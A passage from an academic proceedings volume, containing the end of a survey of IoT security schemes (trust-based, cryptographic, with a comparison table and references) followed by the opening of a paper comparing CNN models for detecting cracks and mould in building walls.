Using an elastic slide window method and ML technique, a smart trust management technique was proposed by Caminha et al. [29]. It automatically determines the level of IoT resource trust by analyzing service provider attributes. The security method had a 97% accuracy rate in detecting OAs in a real-time dataset and a 96% accuracy rate in a simulated environment. This approach was very much faster in identifying OA than other trials. This method helps IoT trust management by using less data to safeguard systems against OA. The elastic slide window feature was an innovative technique to distinguish broken or malfunctioning nodes from other acting-up devices.

A Trust and Reputation Model (TRM- IoT) [30] was used to enforce items' collaboration in a WSN of IoT/CPS based on their actions. For the purpose of analyzing performance, Zhu et al. [31] looked into trust-based communication for the IoT. It specifically proposed three different forms of trust-based communication protocols for sensor clouds, a paradigm of the IoT. Additionally, through numerical data, trust-based communication can significantly improve sensor-cloud performance. Finally, unresolved research questions regarding trust-based communication for sensor clouds were covered.

To maximize the transmission of trustworthy data, Abdalzaher et al. [32] established a trust model for Clustered-WSNs (CWSNs) security based on a non-zero-sum game strategy. Two distinct attack-defense scenarios were built for the suggested concept. The trust model was utilized in the first scenario to defend against a DoS assault where the attacker discards the delivered acknowledgments completely or partially from a Cluster Member (CM) to the Cluster Head (CH). The attacker can regularly infect the CMs, and the model's goal is to protect CWSNs from ON–OFF attacks. According to the simulation results, it is now possible to better defend CWSNs against DoS/ON–OFF assaults and the growth of data trustworthiness by having CMs transmit ACKs to the CH.

For large-scale mobile cloud IoT systems, Chen et al. [33] proposed and investigated IoT-HiTrust, a three-tier cloud-cloudlet-device hierarchical trust-based service management paradigm. Utilizing the mobile cloud hierarchical service management protocol, an IoT consumer can contribute their service feedback and search their indirect service trust score for an IoT service provider. Performance analyses show that IoT-HiTrust performs better in both contemporary distributed and centralized IoT trust management procedures and accomplishes convergence and resiliency characteristics in the presence of suspicious attacks.

With IoT devices in mind, a trust-based routing method was created for controlling each node's reputation in an IoT network [34]. The strategy was based on the recently developed RPL. It has a simple way to identify and remove the problematic nodes from the network, improving network resilience.

IoT, a trust architecture that incorporates Soft Defined Network (SDN) with the Internet of Things, was introduced by Chen et al. [35], along with a cross-layer authorization protocol built on top of it. IoT trust and the protocol offer a fresh perspective for studies on IoT trust management. Organization Reputation Evaluation Scheme (ORES) and a Behavior-based reputation Evaluation Scheme (BES) were provided for the Node for trust creation. The effectiveness of BES and ORES was supported by both the theoretical study and simulation findings.

To address the aforementioned problems, Arseni et al. [36] suggested RESFIT, a platform that employs a reputation-based trust mechanism and an enhanced application level firewall. The proposed platform's gateway-centric architecture enables reduced resource consumption at the node layer and integrated system status overview and control via the cloud component and smartphone management application.

4.4 Security Solutions Using Cryptography

Sciancalepore et al. [37] introduced PARFAIT, a platform for accessing services securely in Fog-IoT ecosystems that is privacy-preserving, secure, and low-latency. Shielding the attributes and the identity using the IoT devices, PARFAIT guarantees authorization and low-latency authentication to nearby fog nodes. Additionally, PARFAIT makes use of revolving ephemeral identities, which provide unconnectivity between access requests and stop multiple compromised fog nodes from tracking mobile IoT devices for determining the feasibility of PARFAIT. In particular, PARFAIT adopts an elliptic curve with a cluster size of 512 bits, enabling access to a single protected resource.

For IoT-based healthcare, a secure and effective authentication and authorization framework [38] is not viable to use standard cryptography in IoT-based healthcare because of resource restrictions of biosensors. Additionally, existing IoT gateways only work on simple tasks without addressing the difficulties with authentication and permission. Distributed smart E-health gateways perform remote end-user authentication and authorization, freeing up the biosensors from having to handle these duties.

According to Xie et al. [39], a brand-new three-factor authentication system that protects against the aforementioned attacks was proposed. It used ECC and a fuzzy extractor algorithm. Using the ProVerif tool to verify the security, formal security verification of this scheme was replicated. It can be used for WSN in the IoT and based on its performance results, it has lesser communication costs than similar systems.

5 Comparison of Security Solutions

Table 2 shows the comparison of the existing security solutions. The advantages and disadvantages of each technique are discussed. The types of security solutions used and the performance metrics used for analysis are also discussed.

Table 2 Comparison table of existing security solutions

Paper	Type	Performance metrics used	Advantages	Disadvantages
Kumar and Mallick (2018) [10]	Blockchain-based	–	Better flexibility in accessing the data is provided by blockchains	Did not propose any new algorithm
Dorri et al. (2017) [11]	Blockchain-based	Traffic, processing time, time overload, and energy consumption	By carefully examining its security in relation to the fundamental security objectives of confidentiality, integrity, and availability, it is made secure	It can only be applied to smart home
Dwivedi et al. (2019) [16]	Blockchain-based	–	It creates a secure, private access control system for electronic medical records that is focused on the patient	A testable system is not used to implement it in order to provide some real-world security assurances
Roopak et al. (2019) [20]	ML-based	Accuracy, recall, and precision	Distributed parallel processing could be used to test the implementation of IDS based on deep learning	The data are duplicated to balance the dataset because it was quite unbalanced
Mahmud et al. (2018) [21]	ML-based	Packet Forwarding Ratio, Throughput, energy consumption, Accuracy, and F1-measure	It verifies the suggested TMM's resilience and accuracy in spotting fake nodes in the communication network	Computational cost is more when compared to other techniques
Chinnaswamy and Annapurani (2021) [24]	ML-based	Delay, Residual Energy, Packet Delivery Ratio, Computational Overhead	SVM is used to apply adaptively across the gathered traffic data to establish the trust threshold value	When compared to other techniques, accuracy, and precision are poor

(continued)

Table 2 (continued)

Paper	Type	Performance metrics used	Advantages	Disadvantages
Jayasinghe et al. (2018) [25]	ML-based	TPR/Recall, FPR, Precision	It categories the obtained trust values and combines them to create a resultant trust value applied to decisions	Technologies like map-reduction and data parallelism are required to create a distributed platform and address scalability issues
Thamilarasu and Chawla (2019) [26]	ML-based	Precision, TPR, F1 Score	Real-world intrusions can be successfully detected by an intrusion-detection system	The other IoT attack types, such as location-dependent attacks are not identified
Alghofaili and and Rassam (2022) [27]	Trust-based	Accuracy, precision, recall, loss rate F-measure	Reduce the risk of attacks brought on by bad suggestions by computing the trust value based on the node's own information	IoT device characteristics like energy consumption won't be taken into account when determining the trust value
Kandhoul et al. (2019) [28]	Trust-based	Packet delivery ratio, packet drops, latency, and number of unaltered packets received	The advantage of doing so is that it isolates the attackers from the routing operations	It cannot withstand assaults based on cryptography and is not energy or space efficient
Zhu et al. (2018) [31]	Trust-based	Throughput and response time	Trust-based communication can considerably improve sensor-cloud performance	Considerations include packet loss and delay
Abdalzaher et al. (2019) [32]	Trust-based	Data trustworthiness and number of nodes	Maximise the transfer of trustworthy data in the event of DoS and ON–OFF attacks	To better defend against other attack types and address implementation complexity

(continued)

Table 2 (continued)

Paper	Type	Performance metrics used	Advantages	Disadvantages
Chen et al. (2019) [33]	Trust-based	Trust Convergence, Accuracy, Resiliency, Communication Cost Complexity, storage cost, scalability	IoT-HiTrust is used for air pollution monitoring, response application, and binding application for smart city transit services	More practical mobile cloud IoT applications are needed
Sciancalepore et al. (2022) [37]	Cryptography-based	Delay and bandwidth	Up to 81.2% less time is needed to access resources when IoT devices make several continuous resource requests, which is a scenario that frequently occurs in current IoT systems	Throughput and packet drop are not considered for analysis
Xie et al. (2021) [39]	Cryptography-based	Computational cost	Effectively identify stolen-verifier attacks, desynchronization attacks, and lack of perfect forward security	Authentication problem came in case of WSN-based IoT

6 Research Challenges

IoT security protects devices against assault. IoT gadgets are now found everywhere. Cars, fridges, and assembly line monitoring gadgets are becoming internet connected. Manipulating a single data point affects all data shared between the sensor and the main server. Integrity should be ensured using decentralized ledgers and digital signatures [5].

IoT exchanges data between platforms, devices, and customers. Smart gadgets acquire data to improve efficiency and experience, decision-making, service, etc., so the final point of data must be secure. So many challenges are present in IoT such as poor management, big data, energy efficiency, security, privacy, trust, and so on [6].

Enterprises will eventually face more IoT devices. It's hard to maintain that much user data. Each IoT data point must be safeguarded. Multi-layer security is needed at every level. Each layer of IoT devices, cloud platforms, embedded software, web, and mobile apps should be secure [7].

7 Conclusion and Future Directions

A survey of security protocols has been proposed in this paper to illustrate the various Internet of Things security procedures. The four categories of security protocols such as machine learning, trust, blockchain, and cryptography have been elaborated. Moreover, the benefits and drawbacks together with the performance indicators used have been examined. Both the number of nodes in licensed networks and the throughput in unlicensed networks are severely constrained by the present blockchain architecture. Thus, it is intended to address these problems in the future by creating consensus algorithms that produce high throughput and a large number of nodes or users.

References

1. Kumar S, Tiwari P, Zymbler M (2019) Internet of things is a revolutionary approach for future technology enhancement: a review. J Big Data. https://doi.org/10.1186/s40537-019-0268-2
2. Nagesh UB, Nayana MS, Shruthi CS, Poojary S, Vaishnavi PS, Mayengbam V (2021) A review paper of security in internet of things (internet of things). Int J Adv Res Sci Commun Technol (IJARSCT) 11(1)
3. Dar Z, Ahmed A, Khan FA et al (2020) A context-aware encryption protocol suite for edge computing-based Internet of Things devices. J Supercomput 76:2548–2567. https://doi.org/10.1007/s1127-019-03021-2
4. Iqbal MA, Olaleye OG, Bayoumi MA (2016) A review on internet of things (internet of things): security and privacy requirements and the solution approaches. Glob J Comput Sci Technol E Netw Web Secur 16(7)
5. Abiodun OI, Abiodun EO, Alawida M, Alkhawaldeh RS, Arshad H (2021) A review on the security of the internet of things: challenges and solutions. Wireless Personal Commun
6. Burhan M, Rehman RA, Khan B (2018) Internet of things elements, layered architectures and security issues: a comprehensive survey. Sensors
7. Patel VH, Patel S (2021) A review on internet of things security: challenges and solution using lightweight cryptography and security service mechanisms offloading at fog. ICICNIS 2020
8. Moni Sree H, Pavithra R, Nithyaa Shri RB, Shanthi M (2021) Review on internet of things security and its real-time application. In: 2021 international conference on advancements in electrical, electronics, communication, computing and automation (ICAECA)
9. Aqeel M, Ali F, Iqbal MW, Rana TA, Arif M, Rabiul Auwul M (2022) A review of security and privacy concerns in the internet of things (internet of things). Hindawi, J Sens 20
10. Kumar NM, Mallick PK (2018) Blockchain technology for security issues and challenges in internet of things. Procedia Comput Sci 132:1815–1823
11. Dorri A, Kanhere SS, Jurdak R, Gauravaram P (2017) Blockchain for internet of things security and privacy: the case study of a smart home. In: 2nd IEEE PERCOM workshop on security privacy and trust in the internet of things
12. Dorri A, Kanhere SS, Jurdak R (2017) Towards an optimized blockchain for internet of things. Internet of things. Pittsburgh, PA USA

13. Ngubo C, Dohler M, Mcburney P (2019) Blockchain, internet of things and sidechains. In: Proceedings of the international multiconference of engineers and computer scientists 2019 IMECS 2019, March 13–15, 2019, Hong Kong
14. Minoli D, Occhiogrosso B (2018) Blockchain mechanisms for internet of things security. Internet of Things 1–2:1–13
15. Chao Q, Tao M, Yuan R (2018) A hypergraph-based blockchain model and application in internet of things-enabled smart homes. Sensors 18:2784. https://doi.org/10.3390/s18092784
16. Dwivedi AD, Srivastava G, Dhar S, Singh R (2019) A decentralized privacy-preserving healthcare blockchain for internet of things. Sensors 19:326. https://doi.org/10.3390/s19020326
17. Garg R et al (2021) Secure internet of things via blockchain. In: IOP conference Ser. Mater. Sci. Eng. 1022, p 012048
18. Picone M, Cirani S, Veltri L (2021) Blockchain security and privacy for the internet of things. Sensors 21:892. https://doi.org/10.3390/s21030892
19. Hasan M, Islam MM, Zarif MII, Hashem MMA (2019) Attack and anomaly detection in internet of things sensors in internet of things sites using machine learning approaches. Internet of things 7:100059
20. Roopak M, Tian GY, Chambers J (2019) Deep learning models for cyber security in internet of things networks. IEEE
21. Mahmud M, Kaiser MS, Rahman MM, Rahman MA, Shabut A, Al-Mamun S, Hussain A (2018) A brain-inspired trust management model to assure security in a cloud based internet of things framework for neuroscience applications. Cogn Comput. https://doi.org/10.1007/s12559-018-9543-3.
22. Canedo J, Skjellum J (2016) Using machine learning to secure internet of things systems. In: IEEE 14th annual conference on privacy, security and trust (PST)
23. Chatterjee B, Das D, Maity S, Sen S (2018) RF-PUF: enhancing internet of things security through authentication of wireless nodes using in-situ machine learning. IEEE
24. Chinnaswamy S, Annapurani K (2021) Trust aggregation authentication protocol using machine learning for internet of things wireless sensor networks. Comput Electr Eng 91:107130
25. Jayasinghe U, Lee GY, Um TW, Shi Q (2018) Machine learning based trust computational model for internet of things services. IEEE Trans Sustain Comput
26. Thamilarasu G, Chawla S (1977) Towards deep-learning-driven intrusion detection for the internet of things. Sensors 2019:19. https://doi.org/10.3390/s19091977
27. Alghofaili Y, Rassam MA (2022) A trust management model for internet of things devices and services based on the multi-criteria decision-making approach and deep long short-term memory technique. Sensors 22:634
28. Kandhoul N, Dhurandher SK, Woungang I (2019) T_CAFE: a trust based security approach for opportunistic internet of things. IET Commun 13(20):3463–3471
29. Caminha J, Perkusich A, Perkusich M (2018) A smart trust management method to detect on-off attacks in the internet of things. Hindawi Secur Commun Netw 10
30. Chen D, Chang G, Sun D, Li J, Jia J, Wang X (2011) TRM-internet of things: a trust management model based on fuzzy reputation for internet of things. Comput Sci Inf Syst 8(4):1207–1228. https://doi.org/10.2298/CSIS110303056C
31. Zhu C, Joel JP, Rodrigues C, Victor C, Leung M, Shu L, Yang LT (2018) Trust-based communication for the industrial internet of things. Adv Indus Wireless Sens Netw Intell Internet Things
32. Abdalzaher MS, Samy L, Muta O (2019) Non-zero-sum game-based trust model to enhance wireless sensor networks security for internet of things applications. 9(4):218–226
33. Chen IR, Guo J (2019) Trust-based service management for mobile cloud internet of things systems. IEEE Trans Netw Serv Manage 16(1)
34. Khan ZA, Ullrich J, Voyiatzis AG (2017) A trust-based resilient routing mechanism for the internet of things. ARES ’17, Aug 29–Sept 01, 2017, Reggio Calabria, Italy
35. Chen J, Tian Z, Cui X, Yin L, Wang X (2019) Trust architecture and reputation evaluation for internet of things. J Ambient Intell Humaniz Comput 10:3099–3107

36. Arseni S-C, Chifor B-C, Coca M, Medvei M, Bica I, Matei I (1840) RESFIT: a reputation and security monitoring platform for internet of things applications. Electronics 2021:10
37. Sciancalepore S (2022) PARFAIT: privacy-preserving, secure, and low-delay service access in fog-enabled internet of things ecosystems. Comput Netw 206:108799
38. Moosavi SR, Gia TN, Rahmani AM, Nigussie E, Virtanen S, Isoaho J, Tenhunen H (2015) SEA: a secure and efficient authentication and authorization architecture for internet of things-based healthcare using smart gateways. Procedia Comput Sci 52:452–459
39. Xie Q, Ding Z, Hu B (2021) A secure and privacy-preserving three-factor anonymous authentication scheme for wireless sensor networks in internet of things. Secur Commun Netw 2021:12

CNN-Based Detection of Cracks and Moulds in Buildings

V. Maheysh and S. Kirthica

Abstract An exponential increase in population has created a high demand for housing. It is of paramount importance for stakeholders to maintain buildings and other mega-structures, to ensure their longevity. Building fault detection is a crucial step to address problems which might develop during construction or post completion. Detecting these faults early allows for corrective action to be taken immediately. However, this process is still being done manually, which is time-consuming, expensive, hazardous and provides room for human error. Deep learning is an efficient way to replace manual overseeing. The proposed solution involves using a deep learning model to accurately classify faults according to their types, and localize them. For this purpose, a web-scraped dataset of three categories, namely clean, crack and mould walls has been created. A comparison between three convolutional neural networks, including ResNet-50, Inception-v3 and VGG-16 is made, with ResNet-50 having the highest accuracy of 90.68%. Class Activation Mapping is used to identify and localize regions of faults. The metrics used also validate the robustness of the model, which would act as a prototype for a large-scale solution of building fault detection in the long run.

Keywords Building faults · Cracks · Mould · Deep learning · Convolutional neural networks · Resnet-50 · Class activation mapping

1 Introduction

A building is an enclosed structure that has walls, floors, a roof and windows, which are built for permanent usage. A building flaw is a mistake which poses a serious threat to the integrity of the structure if left unchecked. Building flaws are generally

V. Maheysh · S. Kirthica (✉)
Vellore Institute of Technology, Chennai, India
e-mail: s.kirthica@gmail.com

V. Maheysh
e-mail: vmaheysh@gmail.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_52

classified into two categories, namely structural and non-structural. Buildings can develop structural flaws over time as a result of degradation, wear and tear, overloading and negligent maintenance. A building's non-structural fault is defined as a flaw caused by subpar residential building work in a non-structural component of the building. Common building defects include cracks on walls, mould attack, peeling paint, dampness, timber decay, insect attacks and erosion [1]. Such faults and defects have also been the focus of various works including [2–10] discussing causes, prevention and remedial work to be carried out once it is detected, future maintenance solutions as well.

According to a report in the 'Growth Opportunities in the Global Constructions Industry', the global construction industry is expected to reach an estimated 10.5 trillion dollars by 2023. With the industry on a healthy revenue growth, it is critical to maintain the quality of buildings over time and detect defects at the earliest. A study conducted by Deakin University, in Australia's multi-residential sector, reveals that 85% of new buildings have at least one defect. With an increase in constructional activities around the world, the number of flaws in buildings is bound to increase as well. Clients are looking for quick and efficient ways to scan and report the state of their facilities frequently so that necessary maintenance and repairs can be made promptly before they become risky or expensive [11–14]. Manual ways to look for building flaws are laborious and time-consuming, and only increase in complexity with the number of buildings to survey. Various parties and stakeholders need to coordinate together to execute this gargantuan task [15]. Hence theorizing an automated solution for this task is critical.

Deep learning algorithms which perform image processing to identify and classify various building flaws is a solution which alleviates all aforementioned problems. The most important of these factors, including cracks and mould, have been considered for detection by the deep learning models. Relying on not just one but three algorithms allow for a case study between different models for the same dataset. Three widely used algorithms have been chosen here, including Inception-v3, VGG-16 and ResNet-50. Apart from their popularity, the algorithms also have some of the best performances in competitions. The Inception Architecture set a new state of the art in ILSVRC 2014 challenge [16], VGG networks won first place in ImageNet Challenge 2014 localization task [17] and residual networks bagged first place in both ILSVRC and COCO 2015 competitions [18]. Inception-v3 architecture aimed to find the optimal local construction, VGG-16 integrated stacked convolution layers with smaller receptive fields, while ResNet-50 introduced shortcut connections. With both Inception-v3 and ResNet-50 claiming lesser computational cost and lower complexity respectively compared to VGG-16, it would be interesting to note the effect on accuracy. Class Activation Mapping will also help in giving an idea of what features the deep learning model considers important. Implementing this solution will expedite the existing building fault detection process.

Although there are several studies into crack detection in concrete, cranes, railway tracks, roads, levees and dams, aircraft skin and pavements, very less research has been done in the area of building fault detection using deep learning. It can also be inferred by the non-availability of a public dataset with a requisite class of images for this purpose. This study is an attempt to alleviate this research gap and provide a viable and accurate solution to the problem at hand.

2 Related Works

Crack detection has been a major aspect of concern in several modern constructions. The formation of cracks is attributed to complex reasons, and is caused due to a variety of factors [19]. Detection of cracks though is essential and has been performed using numerous deep learning algorithms. Nie and Wang [20] proposed a YOLO v3 [21]-based pavement crack detection method. It was found that this algorithm had a better performance than other traditional two-dimensional and three-dimensional image processing algorithms, and was preferred since it could be used to detect pavement cracks in real time. Cracks in levees and dams are detected from satellite and drone images in [22]. They encountered a unique border-crack problem for the Viola-Jones algorithm, where in some cases the borders of the images are mistaken for cracks, leading to overfitting. A major takeaway was that although the machine learning ensemble model gave a good accuracy, Single Shot MultiBox Detector, a deep learning model, gave the highest accuracy. Thendral and Ranjeeth [23] further confirm the fact that using conventional machine learning classifiers resulted in low accuracy. Hence, a convolutional neural network classifier was used to detect cracks in railway tracks. Although in [24] a convolutional neural network and naïve Bayes data fusion scheme were proposed for crack detection in nuclear power plant components, this NB-CNN algorithm was able to obtain a high hit rate, and a fast operation speed. Kumar et al. [25] solve the crack detection problem by using the YOLO v3 algorithm. They also built a real-time multi-drone damage detection system which both classifies and localizes the damage. An optimization to the real-time image transfer was implemented by transmitting only necessary damage information.

Road crack detection was performed in [26], using a YOLO v2 model. Cracks were divided into 8 types based on the linearity of the crack or if it has other corruption. It was also observed that the model evaluates a certain type of crack better than the other one, reasoning the cause as the disparity of the number of images in those two types. Nong et al. [27] use a Traditional Inspired Network [28] to detect cracks in aircraft skin crack. The TIN-1 algorithm has three building blocks to it including the feature extractor, enrichment and summarizer, which helps in reducing the complexity of the problem. A genetic algorithm and percolation model were proposed in [29] to detect cracks in concrete. Interestingly, stains, blocks and water leakage are considered as interference factors for crack detection. Chen et al. [30] detect cracks on a surface of a large crane. A unique approach to solve the dearth of training data was to use road cracks and metal surface crack images for training the deep learning model as only a few intended crane crack images were available. After reshaping, the images are passed through the Faster R-CNN model, Regional Proposal Networks [31], to extract the candidate area and Boundingbox Regression to obtain the predicted area. Faster R-CNN is preferred as it increases speed and realizes end-to-end training. Lee et al. [32]

also use Faster R-CNN for Multi-class defect detection of building façades. These defects include delamination, crack, peeled paint and leakage of water. Although the average performance of the model was relatively low, the large augmented dataset used consisted of real-world images with irregularities. Faster R-CNN was also used in [33] for object detection, while Inception-v2 was used as a feature extractor. The aim here was to use a teleoperated robot that was used to classify images taken into structural defects, degradation in HVAC systems, electrical damage and infestation. Real-time field trials were carried out in two separate environments, where the model and robot performed optimally. Mould detection has been primarily done on food surfaces, aiming to detect small to large moulds with high accuracy and classify them in [34–37]. Additionally, mould detection has also been carried out to identify plant diseases in [38–42].

Although most related works focused on crack or mould detection, there have been attempts to perform these on buildings as well. Perez and Tah [43] focused on detecting building defects including cracks, mould, stain and paint deterioration. Since the focus was on creating a mobile application, SSD [44] with MobileNet [45] was chosen, as it provided efficient run times. Once training was completed, the model was transferred to a TensorFlow lite model to allow support for mobile phones and perform real-time detection. However, only a small custom dataset, with 876 images in total, was used, and the accuracy of crack and mould detection was comparatively less. Bhavani et al. [46] claim to accurately identify flakes, spalls and cracks on building walls using ResNet-50. Additionally, a Flask-based Web Application has been created for classification. A similar drawback is observed wherein the dataset has only 731 images and the validation accuracy was comparatively less. Building defects including mould, stain and paint deterioration were classified using the VGG-16 algorithm accurately in [47]. Localization of the aforementioned defects was done using Class Activation Mapping combined with the VGG-16 network. In this work, however, cracks were not considered as a flaw for model training.

Most of the existing works have thereby focused only on crack detection or mould detection separately. There is minimal research done by combining these factors. Even in such cases, only a small-sized dataset has been used and the accuracy achieved can be improved.

3 Algorithms Used

3.1 Inception-v3

Inception-v3 improves upon features of its predecessor Inception-v2 and Inception-v1, also known as GoogLeNet [16]. A 7×7 factorized convolution is used. It introduces the RMSprop optimizer [48]. This bounds the vertical oscillations. As a result, learning can be sped up and the algorithm will converge more quickly with greater horizontal steps. Batch Normalization [49] is performed in the fully connected layer of the Auxiliary classifier. This reduces the total number of epochs and stabilizes the learning process. Label Smoothing Regularization [50] is also introduced, to address problems of overfitting and overconfidence. The computational cost needed for the inception algorithm is lesser, when compared to VGG Net [51].

3.2 VGG-16

VGG-16, expanded as Visual Geometry Group-16, provided a novelty at the time of its introduction, which is still used by modern convolutional neural network algorithms. This ground-breaking idea was the concept of stacked convolution layers with smaller receptive fields. This idea works as a larger receptive area can be represented by stacking several smaller filters [17]. There is a twofold advantage to implementing this idea. One, the decision function is more discriminative. Second, it significantly decreases the number of weight parameters in the model. These features allow VGG-16 to not only have a simple 16 weighted layer but also to provide good performance.

3.3 Resnet-50

Resnet, also known as Residual Networks, is one of the most popular algorithms for computer vision and image processing tasks. The algorithm strives to address the problem of vanishing/exploding gradients [52]. In vanishing gradients, the gradient may possibly become vanishingly small, which makes it impossible for the weight to change its value [53]. When significant error gradients build up, the exploding gradient-which is the opposite of the vanishing gradient-occurs, causing enormous modifications to the weights of neural network models during training. To solve these problems, Residual Blocks are proposed. They consist of shortcut connections, which perform identity mapping. These connections help to ignore layers that do not contribute to the model. They introduce no extra complexity, making them even more effective in practice. They have an advantage when compared to a VGG net, as although Resnet has a higher depth, it still achieves a lower complexity [18].

4 Proposed Process

4.1 Dataset Collection and Pre-processing

The block diagram for the proposed system is depicted in Fig. 1. Images used were obtained from the Internet using web scraping. They were of different image types,




Fig. 1 Block diagram of the proposed system

sizes and resolutions. All of these images were converted into a compatible format—including 'jpg', 'jpeg' and 'png'. Unsupported image formats including 'webp' and 'jfif' were converted in bulk to jpeg using a custom-built code. Irrelevant images were manually removed from the web-scraped dataset. They were also resized to 256 × 256 × 3 sized images. The dataset comprised three classifications, namely 'Clean Wall' having 869 images, 'Crack Wall' with 885 images and 'Mould Wall' with 749 images. Out of these, 1604 images were randomly selected for training and 400 images for validation. 499 images were reserved for testing.

The training and validation data comprised 80% of the dataset, while testing data comprised 20% of the dataset.

4.2 Implementation

Three deep learning models were used on the same train, validation and test dataset to compare their performances. Transfer learning is applied to these models, wherein deep learning models are pre-trained with weights pre-assigned. Here, transfer learning with fine-tuning is performed. In this approach, usually, a minor change is made to the model's pre-trained architecture. A pre-trained model is trained on a new dataset, rather than reinventing the wheel by building a new deep learning model. These initial models need to be trained with a huge amount of information for efficient usage. Hence, all of these models are pre-trained on the ImageNet database, which spans




Fig. 2 Inception-v3 accuracy and loss




Fig. 3 VGG-16 accuracy and loss

over 1000 object classes. Having such a huge variety of classes has helped the model learn rich feature representations for better predictions and classifications. The deep learning models were trained in the Kaggle notebook, with a GPU T4 x2 accelerator in the Python programming language. In Inception-v3 and VGG-16, the final layer was modified to a dense layer with softmax activation and 3 outputs. Hyperparameters used during compilation include the RMSprop optimizer with a learning rate of 0.0001, categorical cross-entropy for loss, as a multi-class classification is needed and accuracy as the model metrics. Resnet-50 also implemented the aforementioned hyperparameters, and in addition used average pooling.

The accuracy and loss of the Inception-v3 model is represented in Fig. 2, VGG-16 in Fig. 3 and Resnet-50 in Fig. 4. These figures were generated using the ‘matplotlib’ library, with the accuracy and loss with respect to each epoch obtained from the trained model’s ‘history’ parameter. In all the figures, a general trend of an increase in training accuracy and a decrease in training loss is seen. However, the same cannot be inferred for the validation accuracy and validation loss, as they have a minor increase or dip in each epoch. This is due to the fact that the deep learning models optimize their hyperparameters at each epoch, leading to varying validation accuracy and loss.




Fig. 4 Resnet-50 accuracy and loss

5 Results and Discussion

5.1 Accuracy and Metrics

Observing the accuracies of the three deep learning models tabulated in Table 1, it can be seen that Resnet-50 has the highest accuracy on the test dataset. The discussion henceforth will be done with respect to the Resnet-50 model.

The confusion matrix is presented in Fig. 5. It can be seen that most missed classifications occur with respect to a clean wall being classified as a crack wall and a mould wall being classified as a crack wall, both constituting 3.01% of the overall image count, respectively. A reason for clean walls being falsely predicted as crack walls could be observed in Fig. 6, where the wall has a rugged or textured finish, but the model misidentifies them as features of crack. This isn't however the case always, as observed in Fig. 7, where clean wall identification was performed accurately, even though it had a rugged finish to it. The number of true positives dominate the findings, allowing only minimal error. In this regard, the highest number of true positives was classified in the case of crack walls.

From Fig. 8, it can be inferred that the model works best in detecting clean walls with a 96% precision, mould walls with a 91% precision and least for crack walls with 85% precision. The precision percentages provide a deeper insight into the ability of the model to maximize its true positive classifications with respect to the total number of classifications in that category, expressed as tp/(tp + fp) where tp

Table 1 Accuracy of deep learning models on test dataset

Model	Accuracy in percentage
Resnet-50	90.68
Inception-v3	89.97
VGG-16	86.37

